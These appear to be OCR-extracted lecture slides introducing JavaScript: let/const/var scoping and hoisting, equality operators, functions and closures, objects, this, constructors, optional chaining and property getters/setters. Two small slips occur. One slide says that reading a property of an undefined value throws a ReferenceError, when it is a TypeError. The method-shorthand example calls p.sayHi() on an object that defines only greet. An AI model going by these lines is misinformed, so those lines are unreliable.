


- Delimiting statements with a semicolon is a preferred **good practice**

VARIABLES: LIFECYCLE

Declaring a variable in JavaScript consists of three distinct steps:

1. **Declaration:** variable name is bound to the current scope
2. **Initialization**: variable is initialized
3. **Usage**: variable can be referenced



VARIABLES: DECLARATION

In modern JavaScript, variables can be declared and initialized using:

- The `let` keyword for «standard» variables
- The `const` keyword for constants, which cannot be re-assigned

- By default, variables are initialized to `undefined`

```
let   x;
const y = 42;
console.log(x); //output: undefined
console.log(y); //output: 42
```

JAVASCRIPT: SCOPES

There are three scope levels:

- **Global** Scope
- **Function** Scope (we'll see functions in a few slides)
- **Module** Scope (we'll see modules in the next lecture)

In addition, variables declared with `let` and `const` may have:


- **Block-level** scope (i.e., closest block delimited by a pair of brackets {})


VARIABLES AND SCOPE: LET KEYWORD

```
let bool; //variable declaration
bool = true;

if(bool){
  //console.log(msg);//msg not accessible here
  let msg = "Hello"; //declaration + assignment
  console.log(msg);  //output: Hello
}

//console.log(msg); //msg not defined here
console.log(bool);  //output: true
```





- The scope of variables declared using **`let/const`** is the closest block
- Variables are accessible only after the line they are declared in is executed

JAVASCRIPT: HOISTING


- **Hoisting** is the default behaviour of implicitly moving declarations of variables (and functions) at the beginning of their scope
- When using `let` and `const`, only the **declaration** is hoisted to the beginning of the scope, not the **initialization**
- The **initialization** happens on the line that initially contained the variable declaration

```
// x variable not defined
{
// Declaration for x is hoisted here
// TDZ for the x variable
// TDZ for the x variable
console.log(x); //raises error
// TDZ for the x variable
let x = 1; // TDZ ends, x initialized
// x variable initialized to 1
// x variable initialized to 1
}
// x variable not defined
```

```
! ReferenceError: can't access
lexical declaration 'x' before
initialization
```

VARIABLES AND SCOPE: LET KEYWORD


```
let n; //variable declaration
n=1;
if(n>0){
  let n=2; //shadows n variable from external scope
  //let n; //error: cannot re-declare in the same block
  console.log(n); //output: 2
}
console.log(n); //output: 1
```



VARIABLES AND SCOPE: CONST KEYWORD

- `const` can be used to declare block-scoped local constants
  - Variables whose value cannot be re-assigned
- Hoisting behaviour is similar to `let`

```
const n=42;
console.log(n); //output: 42
n=43; //raises a TypeError
```




VARIABLES: BEFORE ECMASCRIPT 6

Before the introduction of ECMAScript 6 (2015), variables could be declared using the `var` keyword, or even **implicitly**

- Unless you **really** need to support very old browsers, you should not declare variable in these ways
- They have some rather **confusing** and **error-prone** properties

```
if(true){
  console.log(n);
  var n=1;
}
console.log(n);
```




VARIABLES AND SCOPE: VAR HOISTING

- Variables declared using `var` are hoisted to the closest function or global scope (no block-level scope) and are also initialized to undefined!

```
if(true){
  console.log(n); //output: undefined
  var n=1;
}
console.log(n); //output: 1
```

```
var n;
if(true){
  console.log(n); //output: undefined
  n=1;
}
console.log(n); //output: 1
```




VARIABLES AND SCOPE: IMPLICIT DECL.

- Variables can also be implicitly declared, for example by simply using them in an assignment without any keyword
- Doing so results in the creation of a **global variable**
- **It's a bad practice, very error prone, and you should never do this**
- It is also **forbidden** in the JavaScript «strict mode», and results in a ReferenceError

```
"use strict"

msg = "pls don't do this"
```



PRIMITIVE DATA TYPES

```
let x; // variable declared and initialized to undefined
console.log(typeof x); // undefined

x=42;
console.log(typeof x); // number
x=3.14;
console.log(typeof x); // number
x="hello";
console.log(typeof x); // string
x='hello';
console.log(typeof x); // string
x=false;
console.log(typeof x); // boolean
x=10e12;
console.log(typeof x); // number
```

```
x=42/0;                 // Infinity
console.log(typeof x); // number
x=42 * "Hello";         // NaN
console.log(typeof x); // number
```

BASIC OPERATORS

You should already be familiar with most JavaScript operators

Operator	Description
=	Assignment
+	Addition
-	Subtraction
*	Multiplication
**	Exponentiation (since ECMAScript 2016)
/	Division
%	Modulus (Division Remainder)
++	Increment
--	Decrement

COMPARISON OPERATORS

Comparisons operators are the same as Java, with the addition of ===

Operator	Description
==	equal to
===	**equal value and equal type**
!=	not equal
!==	**not equal value or not equal type**
>	greater than
<	less than
>=	greater than or equal to
<=	less than or equal to
?	ternary operator

LOOSE EQUALITY OPERATOR

The **loose equality** operator (==) checks whether its two operands are equal

- The operator attempts to convert and compare operands that are of different types

```
console.log(42 == 42)      //true
console.log("JS" == "JS") //true
console.log("1" == 1)      //true
console.log(0 == false)    //true
console.log(true == 1)     //true
console.log(true == "1")   //true
console.log(true == 42)    //false
```

STRICT EQUALITY OPERATOR

The **strict equality** operator (**===**) checks whether its two operands are equal without type conversion

- If the operands are of different types, the check immediately returns **false**

```
console.log(42 === 42)     //true
console.log("JS" === "JS") //true
console.log("1" === 1)     //false
console.log(0 === false)   //false
console.log(true === 1)    //false
console.log(true === "1")  //false
console.log(true === 42)   //false
```

CONTROL FLOW

If, **If-else**, **for**, **while**, **do**, **switch** have the same syntax and semantics as Java. **continue** and **break** statements also work just like in Java.

```
if(condition){
  //code
}

if(condition){
  //code
} else {
  //code
}

do {
  //code
} while(condition);
```

```
for(let i=0;i<10;i++){
  //code
}

while(expression){ /* code */ }

switch(expression){
  case value:
    //code
    break;
  default:
    //code
}
```

FUNCTIONS

FUNCTIONS

Functions can be declared using the following syntax:

```
function greet(name){
  console.log(`Hello ${name}`); //backticks for template literals
}

greet("Web Technologies"); //prints "Hello Web Technologies"
```

The **scope** of a function declaration is the current scope in which the declaration happens.

Note: backticks («`») can be inserted using **ALT+096** on the numpad (on Windows), if you have an italian keyboard

FUNCTIONS: DEFAULT ARGUMENTS

When no arguments are passed in a function call, parameters are initialized to **`undefined`**

Functions can have different **default values** for parameters, declared as follows:

```
function greet(name, message="Hello"){ //message has a default value
  console.log(`${message} ${name}`);
}

greet("Web Technologies");          // Hello Web Technologies
greet("Web Technologies", "Ciao"); // Ciao Web Technologies
greet();                            // Hello undefined
```

FUNCTIONS: HOISTING

Hoisting applies also to function declarations

```
greet("Web Technologies"); //prints "Hello Web Technologies" (!)

function greet(name, message="Hello"){
  console.log(`${message} ${name}`);
}
```

FUNCTIONS: INNER SCOPE AND VISIBILITY

- A function creates its own scope
  - Variables (and functions) declared inside it are not visible in outer scopes
- A function can access variables from the outer scopes (**closure**)
  - Provided they are not masked in their own scope

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){          // hoisted to the beginning of the global scope
  return generateMessage();
  function generateMessage(){ // hoisted to the beginning of greet's scope
    return `${message} ${name}!`;
  }
}
```

FUNCTIONS: INNER SCOPE AND VISIBILITY

- In the previous example, **generateMessage** is local to the scope of the greet function
- It cannot be referenced from outside that scope.

```
let message = "Hello";
console.log(greet("Web Technologies")); //output: Hello Web Technologies!

function greet(name){
  return generateMessage();
  function generateMessage(){ // hoisted to the beginning of greet's scope
    return `${message} ${name}!`;
  }
}

generateMessage(); // Raises ReferenceError: generateMessage is not defined
```

FUNCTION EXPRESSIONS

Functions can also be created using function expressions and assigned to a variable.

```
// standard function expression
let greet = function(name) {
  console.log(`Hello ${name}!`);
}

// alternative, using arrow functions
let greet = (name) => {
  console.log(`Hello ${name}!`);
}

greet("Web Technologies"); // output: Hello Web Technologies!
```

Same rules as variable hoisting apply in these cases!

FUNCTION EXPRESSIONS

Hoisting examples:

```
greet(); //ReferenceError: undefined
{
  greet(); //output: Hello

  function greet(){
    console.log("Hello");
  }
}
```

```
salute(); //ReferenceError: undefined
{
  salute(); //ReferenceError: uninitialized

  let salute = function(){
    console.log("Howdy");
  }
}
```

NESTED FUNCTIONS

- A function is **nested** when it is created inside another function
- Nested functions can be returned and used outside the original function
- No matter where they are used, **nested functions can access the outer context of the function that created them**

```
function getGreeter(message) {
  let sep = ",";
  return function(name) {
    console.log(`${message}${sep} ${name}!`);
  }
}


let helloGreeter = getGreeter("Hello");
helloGreeter("Web"); //Hello, Web!


let howdyGreeter = getGreeter("Howdy");
howdyGreeter("JS"); //Howdy, JS!
```

OBJECTS

OBJECTS

- Objects are containers of **key:value** data

```
let a = new Object(); // "object constructor" syntax
let b = {};           // "object literal" syntax, used more often
```

- We can add **properties** to an object when we create it

```
let pet = {
  name: "Hannibal",   // by key "name" store value "Hannibal"
  age: 7              // by key "age"  store value 7
}
```

- A property has a **key** (a.k.a. **name** or **identifier**) before the «:», and a value to the right of it. Property declarations are comma-separated.

OBJECTS: ACCESSING PROPERTIES

- Properties can be accessed using the **dot** notation

```
let pet = {
  name: "Hannibal",
  age: 7
}

console.log(pet.name);     // output: Hannibal
console.log(pet.age);      // output: 7
console.log(pet.nickname); // output: undefined
```

OBJECTS: ADDING/DELETING PROPERTIES


- Properties can also be added using the dot notation

```
let pet = {
  name: "Hannibal",
  age: 7
}

pet.nickname = "the Affable"; // new property
delete pet.age;               // delete property

console.log(pet.name);        // "Hannibal"
console.log(pet.age);         // undefined
console.log(pet.nickname);    // "the Affable"

console.log(pet);   // print object in console
console.table(pet); // alternative way to print objects in console
```




OBJECTS: SQUARE BRACKETS NOTATION

- Property keys can also contain spaces and be accessed using the square bracket notation:

```
let dog = {
  name: "Sif",
  "is a good boy": true
}

console.log(dog["name"]);
console.log(dog["is a good boy"]);
//expressions can be used as keys
dog["is the "+"best boy"] = true;

console.table(dog);
```



OBJECTS: REFERENCES

Variables assigned to an object store a **reference** to the object, not the object itself

```
let firstPet = {
  name: "Richard",
  species: "Lizard"
}

let secondPet = firstPet;
secondPet.name = "Chuck";
secondPet.species = "Duck";

console.log(firstPet);  // Object { name: "Chuck", species: "Duck" }
console.log(secondPet); // Object { name: "Chuck", species: "Duck" }
console.log(firstPet == secondPet);  // true, same value
console.log(firstPet === secondPet); // true (both are references, same value)
```

OBJECTS: CLONING

- How can we actually create a **clone** of an object?
- We need to iterate over each property, and copy them one by one

```
function clone(object){
  let copy = {}; // new object
  for(let key in object){
    copy[key] = object[key];
  }
  return copy;
}
```

```
let pet = {
  name: "Richard", species: "Lizard"
}

let copy = clone(pet);

copy.name = "Chuck";
console.log(pet.name);  // Richard
console.log(copy.name); // Chuck
```

OBJECTS: SHALLOW AND DEEP CLONING

- The value of an object's property might be another object
- The clone function we implemented creates a **shallow** clone
  - Inner objects are not cloned themselves, but only references are copied

```
function clone(object){
  let copy = {};
  for(let key in object){
    copy[key] = object[key];
  }
  return copy;
}
```

```
let pet = {
  name: "Garfield", species: "Cat",
  owner: {
    name: "John", age: 17
  }
}

let copy = clone(pet);
copy.owner.name = "Liz";
console.log(pet.owner.name);  // Liz
console.log(copy.owner.name); // Liz
```

OBJECTS: SHALLOW AND DEEP CLONING

- To obtain a **deep** clone (i.e., clone also the inner objects), we need to use recursion
- Implementing clone methods from scratch has didactic value, but we don't need to implement them everytime
- Built-in alternative include:
  - Object.assign() (shallow)
  - structuredClone() (deep)

```
// deep clone
function clone(object){
  let copy = {};
  for(let key in object){
    if(typeof object[key] === "object"){
      copy[key] = clone(object[key]);
    }
    else {
      copy[key] = object[key];
    }
  }
  return copy;
}
```

OBJECTS: METHODS

- Object properties can also be functions
- Functions that are a property of an object are called **methods**
- The following are all equivalent ways of defining methods

```
let p = {
  name: "John",
  age: 17,
  greet: function(){
    console.log("Hi!");
  }
}


p.greet(); // Hi!
```

```
let p = {
  name: "John",
  greet: greet
}

function greet(){
  console.log("Hi!");
}
```

```
let p = {
  name: "John"
}

p.greet = function(){
  console.log("Hi!");
}
```

OBJECTS: METHOD SHORTHAND

- There also exists a shorter syntax for declaring methods in an object literal

```
// classic version
let p = {
  name: "John",
  greet: function(){
    console.log("Hi!");
  }
}


p.sayHi(); // Hi!
```

```
// shorthand version
let p = {
  name: "John",
  greet(){
    console.log("Hi!");
  }
}
```

THE "THIS" KEYWORD

- It’s common for object methods to refer to other properties of the same object
- Methods can access the object containing them via the **this** keyword

```
let john = {
  name: "John",
  greet(){
    console.log(`Hi, I'm ${this.name}!`);
  }
}

john.greet(); // Hi, I'm John!
```

THE "THIS" KEYWORD

- The value of **this** is evaluated at run-time, depending on the context

```
let john = {name: "John"};
let will = {name: "Will"};

let greet = function(){
  console.log(`Hi, I'm ${this.name}!`);
}

// same function is assigned as a method to two objects
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm John!
will.greet(); // Hi, I'm Will!
```

OBJECT METHODS: ARROW FUNCTIONS

- Arrow functions have no **this**.
- If **this** is referenced in an arrow function, it is taken from the outer context

```
let john = {nick: "John"};
let will = {nick: "Will"};

let greet = () => {
  console.log(`Hi, I'm ${this.nick}!`);
}
john.greet = greet;
will.greet = greet;

john.greet(); // Hi, I'm undefined!
will.greet(); // Hi, I'm undefined!
```

OBJECTS: CONSTRUCTORS

So far, we created objects using the object literal syntax **{…}**.

- What if we need to create many similar objects?
- We can do that using **constructor functions** and the **new** keyword

Constructors are just regular functions. Two conventions apply:

1. Their name should start with a capital letter
2. They should only be invoked using the **new** keyword

OBJECTS: CONSTRUCTORS

```
function Pet(name, species){
  this.name    = name;
  this.species = species;
  this.age     = undefined;
}

let rick  = new Pet("Richard", "Lizard");
let chuck = new Pet("Chuck", "Duck");
```

When a function is executed with **new**:

1. A new empty object is created and assigned to **this**
2. The function body executes. Typically it modifies **this**
3. The value of **this** is returned

OBJECTS: OPTIONAL CHAINING

- If we access an undefined property we get an undefined value

```
let pet = {
  name: "Garfield"
}
console.log(pet.species); // undefined
```

- Sometimes, we might try to access a property of an undefined property, which results in an error

```
console.log(pet.owner.name); //throws ReferenceError
```

OBJECTS: OPTIONAL CHAINING

- In many practical cases, we might prefer getting an undefined value (e.g.: meaning that there is no known pet owner name) rather than an error.
- We could explicitly check that a property is defined before accessing its inner properties, but that's quite repetitive and unelegant

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

- The optional chaining operator «**?.**» is handy in these situations
  - It immediately stops («short-circuits») the evaluation if the left part is undefined, returning **undefined**

```
let ownerName = pet.owner?.name;
```

OPTIONAL CHAINING: VARIANTS

- Optional chaining can also be used to call a function that might not exist, or when accessing properties with the square brackets notation

```
let john = {
  name: "John",
  greet(){ return "Hi!"; },
  address: { "street name": "Web Dev Blvd" }
}

let mike = { name: "Mike", age: 17 }

console.log( john.greet?.() ); // Hi!
console.log( mike.greet?.() ); // undefined
console.log( john.address?.['street name']); // Web Dev Blvd
console.log( mike.address?.['street name']); // undefined
```

OBJECTS: CONFIGURING PROPERTIES

Object properties, beside having a **value**, have three **special attributes** (called **flags**):

- **Writable**: if true, the value can be changed. Otherwise, it's read-only
- **Enumerable**: if true, property is listed in loops
- **Configurable**: if true, the property can be deleted and its flags can be modified

- When we create a property in the «traditional» way, all the flags are set to **true**

OBJECTS: CONFIGURING PROPERTIES

```
let pet = { species: "cat" }

Object.defineProperty(pet, "name", {
  value: "Garfield",
  writable: false,
  enumerable: false,
  configurable: false
})

for(let key in pet){
  console.log(`Key: ${key}`); //only prints Key: species
}
pet.name = "Odie";  //TypeError: "name" is read-only
delete pet.species; //works
delete pet.name;    //TypeError: property "name" is non-configurable
```

- Properties can be defined also using Object.defineProperty()
- When props are created in this way, all flags default to **false**

OBJECTS: PROPERTY GETTERS AND SETTERS

There are two kinds of object properties:

- **Data properties**: store a value (the ones we've seen so far)
- **Accessor properties**: functions that are executed when a property is accessed (in read mode or write mode)

Accessor properties are represented by a **getter** (invoked when the property is read) and by a **setter** (invoked when it is assigned)

- The **get** and **set** keywords can be used to denote getters and setters in object literals

OBJECTS: PROPERTY GETTERS AND SETTERS

```
let p = {
  first: "John",
  last: "Smith",
  get fullName(){
    return `${this.first} ${this.last}`;
  },
  set fullName(name) {
    [this.first, this.last] = name.split(" "); // fancy destructuring assignment
  }
}
// notice that we access fullName as a property and not as a function (no "()")!
// from the outside, there is no difference between data and accessor properties
console.log(p.fullName); //John Smith
p.fullName = "Jane White";
console.log(p.fullName); //Jane White
p.fullName(); //TypeError: p.fullName is not a function
```

REFERENCES

- **The Modern JavaScript Tutorial**
  Freely available at https://javascript.info/ or on GitHub
  Part 1: An Introduction, JavaScript Fundamentals, Code Quality (3.1 to 3.4), Objects: the basics (4.1 to 4.6), Data types (5.1 to 5.3), Advanced working with functions (6.3).
- **Eloquent JavaScript (3rd edition)**
  By Marijn Haverbeke
  Freely available at https://eloquentjavascript.net/
  Chapters: Introduction, 1 to 6.
- **Learn JavaScript**
  MDN web docs course
  https://developer.mozilla.org/en-US/docs/Learn/JavaScript
  ℹ️ You can check out this page if you need a quick JavaScript reference. Contains many examples.

